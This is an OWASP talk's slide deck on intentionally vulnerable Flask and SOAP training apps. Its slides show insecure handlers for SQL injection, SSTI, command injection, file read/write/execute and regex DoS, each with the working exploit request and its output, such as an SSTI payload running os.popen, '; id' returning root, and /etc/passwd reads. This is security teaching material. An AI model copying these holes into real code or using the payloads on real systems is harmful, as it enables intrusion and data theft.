

OWASP – Vulnerable Flask App

<https://owasp.org/www-project-vulnerable-flask-app/>

<https://github.com/anil-yelken/Vulnerable-Flask-App>

Anil Yelken 19.11.2022 OWASP İstanbul

OWASP – VULNERABLE FLASK APP

- HTML Injection
- SSTI
- SQL Injection
- Information Disclosure
- Command Injection
- Brute Force
- Deserialization
- Broken Authentication
- DOS
- File Upload

OWASP – VULNERABLE FLASK APP

SQL INJECTION

```
@app.route("/user/<string:name>")
def search_user(name):
    con = sqlite3.connect("test.db")
    cur = con.cursor()
    cur.execute("select * from test where username = '%s'" % name)
    data = str(cur.fetchall())
    con.close()
    import logging
    logging.basicConfig(filename="restapi.log", filemode='w', level=logging.DEBUG)
    logging.debug(data)
    return jsonify(data=data),200
```

OWASP – VULNERABLE FLASK APP

SQL INJECTION

← → ↻ ⚠ Not secure | 192.168.5.83:8081/user/"%20or%20'1=1

```
{"data": "[('test', 'test'), ('erlik', '$x&3de)GwWEIjyhpsA'), ('erlik', '12345'), ('erlik', 'f2Vbhj38qrS4018JDSKa'), ('test', '12345'), ('test', '$x&3de)GwWEIjyhpsA'), ('erlik', '66f2816ac6A!')]"}
```


OWASP – VULNERABLE FLASK APP

HTML INJECTION

```
@app.route("/welcome2/<string:name>")  
def welcome2(name):  
    data="Welcome "+name  
    return data
```

OWASP – VULNERABLE FLASK APP

HTML INJECTION



OWASP – VULNERABLE FLASK APP

SSTI

```
@app.route("/hello")
def hello_ssti():
    if request.args.get('name'):
        name = request.args.get('name')
        template = f"""<div>
        <h1>Hello</h1>
        {name}
        </div>
        """
    import logging
    logging.basicConfig(filename="restapi.log", filemode='w', level=logging.DEBUG)
    logging.debug(str(template))
    return render_template_string(template)
```


OWASP – VULNERABLE FLASK APP SSTI

← → ↻ ⚠ Not secure | 192.168.5.83:8081/hello?name=test

Hello

test

← → ↻ ⚠ Not secure | 192.168.5.83:8081/hello?name={7*7}


Hello

{7*7}

← → ↻ ⚠ Not secure | 192.168.5.83:8081/hello?name={{7*7}}

Hello

49



← → ↻ ⚠ Not secure | 192.168.5.83:8081/hello?name={{config.__class__.__init__.__globals__[\"%27os%27\"].popen(\"%27ls%27\").read()}}

Hello

LICENSE README.md requirements.txt restapi.log test.db vulnerable-flask-app.jpg vulnerable-flask-app.py

← → ↻ ⚠ Not secure | 192.168.5.83:8081/hello?name={{config.items()}}

Hello

```
dict_items([('ENV', 'production'), ('DEBUG', False), ('TESTING', False), ('PROPAGATE_EXCEPTIONS', None), ('PRESERVE_CONTEXT_ON_EXCEPTION', None), ('SECRET_KEY', None), ('PERMANENT_SESSION_LIFETIME', datetime.timedelta(days=31)), ('USE_X_SENDFILE', False), ('SERVER_NAME', None), ('APPLICATION_ROOT', '/'), ('SESSION_COOKIE_NAME', 'session'), ('SESSION_COOKIE_DOMAIN', None), ('SESSION_COOKIE_PATH', None), ('SESSION_COOKIE_HTTPONLY', True), ('SESSION_COOKIE_SECURE', False), ('SESSION_COOKIE_SAMESITE', None), ('SESSION_REFRESH_EACH_REQUEST', True), ('MAX_CONTENT_LENGTH', 16000000), ('SEND_FILE_MAX_AGE_DEFAULT', None), ('TRAP_BAD_REQUEST_ERRORS', None), ('TRAP_HTTP_EXCEPTIONS', False), ('EXPLAIN_TEMPLATE_LOADING', False), ('PREFERRED_URL_SCHEME', 'http'), ('JSON_AS_ASCII', True), ('JSON_SORT_KEYS', True), ('JSONIFY_PRETTYPRINT_REGULAR', False), ('JSONIFY_MIMETYPE', 'application/json'), ('TEMPLATES_AUTO_RELOAD', None), ('MAX_COOKIE_SIZE', 4093), ('UPLOAD_FOLDER', '/home/kali/Desktop/upload')])
```


OWASP – VULNERABLE FLASK APP COMMAND INJECTION

```
@app.route("/get_users")
def get_users():
    try:
        hostname = request.args.get('hostname')
        command = "dig " + hostname
        data = subprocess.check_output(command, shell=True)
        return data
    except:
        data = str(hostname) + " username didn't found"
        return data
```

OWASP – VULNERABLE FLASK APP COMMAND INJECTION

← → ↻ ⚠ Not secure | 192.168.5.83:8081/get_users?hostname=google.com;id 🔍 📄 ☆ ⚙️ 👤 □ 👤 ⋮

; <<<> DiG 9.18.4-2-Debian <<<> google.com ;; global options: +cmd ;; Got answer: ;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 42839 ;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1 ;; OPT PSEUDOSECTION: ; EDNS: version: 0, flags::, udp: 512 ;; QUESTION SECTION: ;google.com. IN A ;; ANSWER SECTION: google.com. 300 IN A 172.217.20.78 ;; Query time: 59 msec ;; SERVER: 192.168.5.1#53(192.168.5.1) (UDP) ;; WHEN: Sat Nov 19 12:23:48 +03 2022 ;; MSG SIZE rcvd: 55 uid=0(root) gid=0(root) groups=0(root)

OWASP – VULNERABLE FLASK APP INFORMATION DISCLOSURE

```
@app.route("/get_log/")
def get_log():
    try:
        command="cat restapi.log"
        data=subprocess.check_output(command,shell=True)
        return data
    except:
        return jsonify(data="Command didn't run"), 200
```

OWASP – VULNERABLE FLASK APP INFORMATION DISCLOSURE

```
← → ↻ ⚠ Not secure | 192.168.5.83:8081/get_log/ 🔍 📄 ☆ ⚙ ⚠ 🗑 👤 ⋮
DEBUG:root:[('test', 'test'), ('erlik', 'Sx&3de)GwWEIjyhpsA'), ('erlik', '12345'), ('erlik', 'f2Vbhj38qrS4018JDSKa'), ('test', '12345'), ('test', 'Sx&3de)GwWEIjyhpsA'), ('erlik', '66f2816ac6A!')] INFO:werkzeug:192.168.5.44 - - [19/Nov/2022 11:52:19] "GET /user/%20or%201=1 HTTP/1.1" 200 - INFO:werkzeug:192.168.5.44 - - [19/Nov/2022 11:52:32] "□[33mGET /favicon.ico HTTP/1.1□[0m" 404 - INFO:werkzeug:192.168.5.44 - - [19/Nov/2022 11:53:22] "GET /welcome2/%3Ch1%3Etest HTTP/1.1" 200 - INFO:werkzeug:192.168.5.44 - - [19/Nov/2022 11:53:41] "□[33mGET /favicon.ico HTTP/1.1□[0m" 404 - INFO:werkzeug:192.168.5.44 - - [19/Nov/2022 11:54:04] "□[33mGET /welcome2/%3Cscript%3Ealert(%22test%22)%3C/script%3E HTTP/1.1□[0m" 404 - DEBUG:root:

Hello

test
INFO:werkzeug:192.168.5.44 - - [19/Nov/2022 11:55:34] "GET /hello?name=test HTTP/1.1" 200 - INFO:werkzeug:192.168.5.44 - - [19/Nov/2022 11:55:55] "□[33mGET /favicon.ico HTTP/1.1□[0m" 404 - DEBUG:root:

Hello

{7*7}
INFO:werkzeug:192.168.5.44 - - [19/Nov/2022 11:56:22] "GET /hello?name={7*7} HTTP/1.1" 200 - INFO:werkzeug:192.168.5.44 - - [19/Nov/2022 11:56:33] "□[33mGET /favicon.ico HTTP/1.1□[0m" 404 - DEBUG:root:

Hello

{{7*7}}
INFO:werkzeug:192.168.5.44 - - [19/Nov/2022 11:56:47] "GET /hello?name={{7*7}} HTTP/1.1" 200 - INFO:werkzeug:192.168.5.44 - - [19/Nov/2022 11:56:56] "□[33mGET /favicon.ico HTTP/1.1□[0m" 404 - DEBUG:root:

Hello

{{config.items()}}
INFO:werkzeug:192.168.5.44 - - [19/Nov/2022 12:19:28] "GET /hello?name={{config.items()}} HTTP/1.1" 200 - INFO:werkzeug:192.168.5.44 - - [19/Nov/2022 12:19:44] "□[33mGET /favicon.ico HTTP/1.1□[0m" 404 - DEBUG:root:

Hello

{{config.__class__.__init__.__globals__[os].popen('ls').read()}}
INFO:werkzeug:192.168.5.44 - - [19/Nov/2022 12:22:31] "GET /hello?name={{config.__class__.__init__.__globals__[os].popen('ls').read()}} HTTP/1.1" 200 - INFO:werkzeug:192.168.5.44 - - [19/Nov/2022 12:22:48] "□[33mGET /favicon.ico HTTP/1.1□[0m" 404 - INFO:werkzeug:192.168.5.44 - - [19/Nov/2022 12:23:48] "GET /get_users?hostname=google.com;id HTTP/1.1" 200 - INFO:werkzeug:192.168.5.44 - - [19/Nov/2022 12:24:01] "□[33mGET /favicon.ico HTTP/1.1□[0m" 404 - INFO:werkzeug:192.168.5.44 - - [19/Nov/2022 12:24:36] "□[33mGET /get_ulog/ HTTP/1.1□[0m" 404 -
```

OWASP – VULNERABLE FLASK APP

LFI

```
@app.route("/read_file")
def read_file():
    filename = request.args.get('filename')
    file = open(filename, "r")
    data = file.read()
    file.close()
    import logging
    logging.basicConfig(filename="restapi.log", filemode='w', level=logging.DEBUG)
    logging.debug(str(data))
    return jsonify(data=data),200
```

OWASP – VULNERABLE FLASK APP

LFI

```
← → ↺ ⚠ Not secure | 192.168.5.83:8081/read_file?filename=/etc/passwd 🔍 📄 ☆ ⚙ ⚠ 🗑 👤 ⋮

{"data": "root:x:0:0:root:/root:/usr/bin/zsh\nndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/u\nsr/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nntp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin\nnuucp:x:10:10:uucp:/var/spool/u\nucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\nlist:x:38:38:Mailing List\nManager:/var/list:/usr/sbin/nologin\nirc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin\ngnats:x:41:41:Gnats Bug-Reporting System\n(admin):/var/lib/gnats:/usr/sbin/nologin\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\n_apt:x:100:65534:/nonexistent:/usr/sbin/nologin\nsystemd-network:x:101:102:systemd Network\nManagement,,,:/run/systemd:/usr/sbin/nologin\nsystemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin\nmysql:x:103:110:MySQL Server,,,:/nonexistent:/bin/false\nts:x:104:111:TPM software\nstack,,,:/var/lib/tpm:/bin/false\nstrongswan:x:105:65534:/var/lib/strongswan:/usr/sbin/nologin\nsystemd-timesync:x:106:112:systemd Time\nSynchronization,,,:/run/systemd:/usr/sbin/nologin\nredsocks:x:107:113:/var/run/redsocks:/usr/sbin/nologin\nrwho:x:108:65534:/var/spool/rwho:/usr/sbin/nologin\niodine:x:109:65534:/run/iodine:/usr/sbin/nologin\nmessagebus:x:110:114:/no\nnexistent:/usr/sbin/nologin\nmiredo:x:111:65534:/var/run/miredo:/usr/sbin/nologin\ntcpdump:x:112:120:/nonexistent:/usr/sbin/nologin\nsshd:x:113:65534:/run/sshd:/usr/sbin/nologin\n_rpc:x:114:65534:/run/rpcbind:/usr/sbin/nologin\nndnsmas\nq:x:115:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin\nstatd:x:116:65534:/var/lib/nfs:/usr/sbin/nologin\navahi:x:117:123:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin\nstunnel4:x:999:999:stunnel service system\naccount:/var/run/stunnel4:/usr/sbin/nologin\nrtkit:x:118:124:RealtimeKit,,,:/proc:/usr/sbin/nologin\nDebian-snmpp:x:119:125:/var/lib/snmpp:/bin/false\nspeech-dispatcher:x:120:29:Speech Dispatcher,,,:/run/speech-\ndispatcher:/bin/false\nssllh:x:121:126:/nonexistent:/usr/sbin/nologin\npostgres:x:122:128:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash\nnm-openvpn:x:123:129:NetworkManager\nOpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin\nninetssim:x:124:131:/var/lib/inetssim:/usr/sbin/nologin\ngeoclue:x:125:132:/var/lib/geoclue:/usr/sbin/nologin\nnm-openconnect:x:126:133:NetworkManager OpenConnect\nplugin,,,:/var/lib/NetworkManager:/usr/sbin/nologin\nlightdm:x:127:134:Light Display Manager:/var/lib/lightdm:/bin/false\npulse:x:128:135:PulseAudio\ndaemon,,,:/run/pulse:/usr/sbin/nologin\nsaned:x:129:138:/var/lib/saned:/usr/sbin/nologin\ncolor:x:130:139:color color management daemon,,,:/var/lib/color:/usr/sbin/nologin\nking-phisher:x:131:140:/var/lib/king-\nphisher:/usr/sbin/nologin\nanaliz:x:1000:1000:analiz,,,:/home/analiz:/usr/bin/zsh\nkali:x:1001:1001,,,:/home/kali:/bin/bash\n"}

```


OWASP – VULNERABLE FLASK APP INFORMATION DISCLOSURE

```
@app.route("/get_admin_mail/<string:control>")
def get_admin_mail(control):
    if control=="admin":
        data="admin@cybersecurity.intra"
        import logging
        logging.basicConfig(filename="restapi.log", filemode='w', level=logging.DEBUG)
        logging.debug(data)
        return jsonify(data=data),200
    else:
        return jsonify(data="Control didn't set admin"), 200
```


OWASP – VULNERABLE FLASK APP INFORMATION DISCLOSURE

← → ↻ ⚠ Not secure | 192.168.5.83:8081/get_admin_mail/admin

```
{"data": "admin@cybersecurity.intra"}
```

OWASP – VULNERABLE FLASK APP

BRUTE FORCE

```
@app.route('/login',methods=["GET"])  
def login():  
    username=request.args.get("username")  
    passwd=request.args.get("password")  
    if "anil" in username and "cyber" in passwd:  
        return jsonify(data="Login successful"), 200  
    else:  
        return jsonify(data="Login unsuccessful"), 403
```

OWASP – VULNERABLE FLASK APP BRUTE FORCE

Attack Save Columns 2. Intruder attack of http://192.168.5.83:8081 - Temporary attack - Not saved...							
Results Positions Payloads Resource Pool Options							
Filter: Showing all items							?
Requ... ^	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			403	<input type="checkbox"/>	<input type="checkbox"/>	183	
1	anil	anil	403	<input type="checkbox"/>	<input type="checkbox"/>	183	
2	siber	anil	403	<input type="checkbox"/>	<input type="checkbox"/>	183	
3	cyber	anil	403	<input type="checkbox"/>	<input type="checkbox"/>	183	
4	anil	cyber	200	<input type="checkbox"/>	<input type="checkbox"/>	174	
5	siber	cyber	403	<input type="checkbox"/>	<input type="checkbox"/>	183	
6	cyber	cyber	403	<input type="checkbox"/>	<input type="checkbox"/>	183	

OWASP – VULNERABLE FLASK APP FILE UPLOAD

```
@app.route('/upload', methods = ['GET','POST'])
def uploadfile():
    import os
    if request.method == 'POST':
        f = request.files['file']
        filename=secure_filename(f.filename)
        f.save(os.path.join(app.config['UPLOAD_FOLDER'], filename))
        return 'File uploaded successfully'
    else:
        return ""
<html>
<body>
    <form method = "POST" enctype = "multipart/form-data">
        <input type = "file" name = "file" />
        <input type = "submit"/>
    </form>
</body>
</html>
""
```

OWASP – VULNERABLE FLASK APP FILE UPLOAD

← → ↻ ⚠ Not secure | 192.168.5.83:8081/upload

Choose file 1.sh Submit

← → ↻ ⚠ Not secure | 192.168.5.83:8081/upload

File uploaded successfully

← → ↻ ⚠ Not secure | 192.168.5.83:8081/run_file?filename=/home/kali/Desktop/upload/1.sh


```
root:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534:/nonexistent:/usr/sbin/nologin systemd-network:x:101:102:systemd Network
Management,/,/run/systemd:/usr/sbin/nologin systemd-resolve:x:102:103:systemd Resolver,/,/run/systemd:/usr/sbin/nologin mysql:x:103:110:MySQL Server,/,/nonexistent:/bin/false tss:x:104:111:TPM software stack,/,/var/lib/tpm:/bin/false
strongswan:x:105:65534:/var/lib/strongswan:/usr/sbin/nologin systemd-timesync:x:106:112:systemd Time Synchronization,/,/run/systemd:/usr/sbin/nologin redsocks:x:107:113:/var/run/redsocks:/usr/sbin/nologin
rwhod:x:108:65534:/var/spool/rwho:/usr/sbin/nologin iodine:x:109:65534:/run/iodine:/usr/sbin/nologin messagebus:x:110:114:/nonexistent:/usr/sbin/nologin miredo:x:111:65534:/var/run/miredo:/usr/sbin/nologin
tcpdump:x:112:120:/nonexistent:/usr/sbin/nologin sshd:x:113:65534:/run/sshd:/usr/sbin/nologin _rpc:x:114:65534:/run/rpcbind:/usr/sbin/nologin dnsmasq:x:115:65534:dnsmasq,/,/var/lib/misc:/usr/sbin/nologin statd:x:116:65534:/var/lib/nfs:/usr/sbin/nologin
avahi:x:117:123:Avahi mDNS daemon,/,/run/avahi-daemon:/usr/sbin/nologin stunnel4:x:999:999:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin rtkit:x:118:124:RealtimeKit,/,/proc:/usr/sbin/nologin Debian-
snmp:x:119:125:/var/lib/snmp/bin/false speech-dispatcher:x:120:29:Speech Dispatcher,/,/run/speech-dispatcher/bin/false sslh:x:121:126:/nonexistent:/usr/sbin/nologin postgres:x:122:128:PostgreSQL administrator,/,/var/lib/postgresql/bin/bash nm-
openvpn:x:123:129:NetworkManager OpenVPN,/,/var/lib/openvpn/chroot:/usr/sbin/nologin inetutils:x:124:131:/var/lib/inetutils:/usr/sbin/nologin geoclue:x:125:132:/var/lib/geoclue:/usr/sbin/nologin nm-openconnect:x:126:133:NetworkManager OpenConnect
plugin,/,/var/lib/NetworkManager:/usr/sbin/nologin lightdm:x:127:134:Light Display Manager:/var/lib/lightdm/bin/false pulse:x:128:135:PulseAudio daemon,/,/run/pulse:/usr/sbin/nologin saned:x:129:138:/var/lib/saned:/usr/sbin/nologin colord:x:130:139:colord
colour management daemon,/,/var/lib/colord:/usr/sbin/nologin king-phisher:x:131:140:/var/lib/king-phisher:/usr/sbin/nologin analiz:x:1000:1000:analiz,/,/home/analiz:/usr/bin/zsh kali:x:1001:1001:/home/kali:/bin/bash
```

OWASP – VULNERABLE FLASK APP

DOS

```
@app.route("/user_pass_control")
def user_pass_control():
    import re
    username=request.form.get("username")
    password=request.form.get("password")
    if re.search(username,password):
        return jsonify(data="Password include username"), 200
    else:
        return jsonify(data="Password doesn't include username"), 200
```

OWASP – VULNERABLE FLASK APP DOS



OWASP – VULNERABLE FLASK APP

```
@app.route("/run_file")
def run_file():
    try:
        filename=request.args.get("filename")
        command="/bin/bash "+filename
        data=subprocess.check_output(command,shell=True)
        return data
    except:
        return jsonify(data="File failed to run"), 200
```

OWASP – VULNERABLE FLASK APP

```
@app.route("/create_file")
def create_file():
    try:
        filename=request.args.get("filename")
        text=request.args.get("text")
        file=open(filename,"w")
        file.write(text)
        file.close()
        return jsonify(data="File created"), 200
    except:
        return jsonify(data="File didn't create"), 200
```

OWASP – VULNERABLE FLASK APP

← → ↻ ⚠ Not secure | 192.168.5.83:8081/create_file?filename=2.sh&text=id

```
{"data": "File created"}
```

← → ↻ ⚠ Not secure | 192.168.5.83:8081/run_file?filename=2.sh

```
uid=0(root) gid=0(root) groups=0(root)
```

VULNERABLE SOAP SERVICE

<https://github.com/anil-yelken/Vulnerable-Soap-Service>

- LFI
- SQL Injection
- Information Disclosure
- Command Injection
- Brute Force
- Deserialization

VULNERABLE SOAP SERVICE

LFI

```
(kali@kali)-[~/Desktop/vulnerable_soap/attacker code]
$ sudo python3 lfi.py
```

```
Suds ( https://fedorahosted.org/suds/ ) version: 1.1.1
```

```
Service ( webservis ) tns="spyne.examples.web.soap"
```

```
Prefixes (1)
```

```
ns0 = "spyne.examples.web.soap"
```

```
Ports (1):
```

```
(Application)
```

```
Methods (8):
```

```
create_file(xs:string filename, xs:string text)
```

```
deserialization()
```

```
get_admin_mail(xs:string control)
```

```
get_log()
```

```
get_users(xs:string name)
```

```
query(xs:string name)
```

```
read_file(xs:string file)
```

```
run_file(xs:string filename)
```

```
Types (16):
```

```
create_file
```

```
create_fileResponse
```

```
deserialization
```

```
deserializationResponse
```

```
get_admin_mail
```

```
get_admin_mailResponse
```

```
get_log
```

```
get_logResponse
```

```
get_users
```

```
get_usersResponse
```

```
query
```

```
queryResponse
```

```
read_file
```

```
read_fileResponse
```

```
run_file
```

```
run_fileResponse
```

```
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

```
from suds.client import Client
client = Client('http://127.0.0.1:8000/?wsdl')
print(client)
print(client.service.read_file("/etc/passwd"))
```

VULNERABLE SOAP SERVICE SQL INJECTION

```
(kali@kali)~[~/Desktop/vulnerable soap/attacker code]
$ sudo python3 sqli.py
```

```
Suds ( https://fedorahosted.org/suds/ ) version: 1.1.1
```

```
Service ( webservis ) tns="spyne.examples.web.soap"
```

```
Prefixes (1)
  ns0 = "spyne.examples.web.soap"
```

```
Ports (1):
```

```
(Application)
```

```
Methods (8):
```

```
  create_file(xs:string filename, xs:string text)
  deserialization()
  get_admin_mail(xs:string control)
  get_log()
  get_users(xs:string name)
  query(xs:string name)
  read_file(xs:string file)
  run_file(xs:string filename)
```

```
Types (16):
```

```
  create_file
  create_fileResponse
  deserialization
  deserializationResponse
  get_admin_mail
  get_admin_mailResponse
  get_log
  get_logResponse
  get_users
  get_usersResponse
  query
  queryResponse
  read_file
  read_fileResponse
  run_file
  run_fileResponse
```

```
[('test', 'test'), ('erlik', '$x63de)GwWEIjyhpsA'), ('erlik', '12345'), ('erlik', 'f2Vbhj38qrS4018JDSKa'), ('test', '12345'), ('test', '$x63de)GwWEIjyhpsA'), ('erlik', '66f2816ac6A!')]
```

```
from suds.client import Client
client = Client('http://127.0.0.1:8000/?wsdl')
print(client)
print(client.service.query('' or '1=1'))
```


VULNERABLE SOAP SERVICE INFORMATION DISCLOSURE

```
(kali㉿kali)-[~/Desktop/vulnerable soap/attacker code]
└─$ sudo python3 get_logs_information_disclosure.py

Suds ( https://fedorahosted.org/suds/ ) version: 1.1.1

Service ( webservis ) tns="spyne.examples.web.soap"
  Prefixes (1)
    ns0 = "spyne.examples.web.soap"
  Ports (1):
    (Application)
      Methods (8):
        create_file(xs:string filename, xs:string text)
        deserialization()
        get_admin_mail(xs:string control)
        get_log()
        get_users(xs:string name)
        query(xs:string name)
        read_file(xs:string file)
        run_file(xs:string filename)
      Types (16):
        create_file
        create_fileResponse
        deserialization
        deserializationResponse
        get_admin_mail
        get_admin_mailResponse
        get_log
        get_logResponse
        get_users
        get_usersResponse
        query
        queryResponse
        read_file
        read_fileResponse
        run_file
        run_fileResponse

b'DEBUG:spyne.server.wsgi:Add http header \'accept_encoding\' = [\\'identity\\']\nDEBUG:spyne.server.wsgi:Add http header \'host\' = [\\'127.0.0.1:8000\\']\nDEBUG:spyne.server.wsgi:Add http header \'user_agent\' = [\\'Python-urllib/3.9\\']\nDEBUG:spyne.server.wsgi:Add http header \'connect
ion\' = [\\'close\\']\nDEBUG:spyne.gc.collect() took around 10ms.\nDEBUG:spyne.server.wsgi:Add http header \'accept_encoding\' = [\\'identity\\']\n
DEBUG:spyne.server.wsgi:Add http header \'host\' = [\\'127.0.0.1:8000\\']\nDEBUG:spyne.server.wsgi:Add http header \'user_agent\' = [\\'Python-u
rllib/3.9\\']\nDEBUG:spyne.server.wsgi:Add http header \'soapaction\' = [\\'get_admin_mail\\']\nDEBUG:spyne.server.wsgi:Add http header \'conne
ction\' = [\\'close\\']\nDEBUG:spyne.protocol.soap.soap11:ValueError: Deserializing from unicode strings with encoding declaration is not suppor
ted by lxml.\nDEBUG:spyne.protocol.xml:Validated ? True\nDEBUG:spyne.protocol.xml:\x1b[1;32mMethod request string:\x1b[0m {spyne.examples.web.
soap}get_admin_mail\nDEBUG:spyne.protocol.xml:b\'<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http
://www.w3.org/2001/XMLSchema-instance" xmlns:ns0="spyne.examples.web.soap" xmlns:ns1="http://schemas.xmlsoap.org/soap/envelope/">\n\n  <SOAP-EN
V:Header>\n\n    <ns1:Body>\n\n      <ns0:get_admin_mail>\n\n        <ns0:control>\n\n          </ns0:get_admin_mail>\n\n        </ns0:Body>\n\n      </SOAP-ENV:Envelope>
\n\n    \n\nDEBUG:spyne.protocol._base:<spyne.protocol.soap.soap11.Soap11 object at 0x7f3f84740490> attrcache size: 0\nDEBUG:spyne.protocol._base:<
spyne.protocol.soap.soap11.Soap11 object at 0x7f3f84740490> attrcache size: 1\nDEBUG:spyne.protocol._base:<spyne.protocol.soap.soap11.Soap11 o
bject at 0x7f3f84740490> attrcache size: 1\nDEBUG:spyne.protocol._base:<spyne.protocol.soap.soap11.Soap11 object at 0x7f3f84740490> attrcache
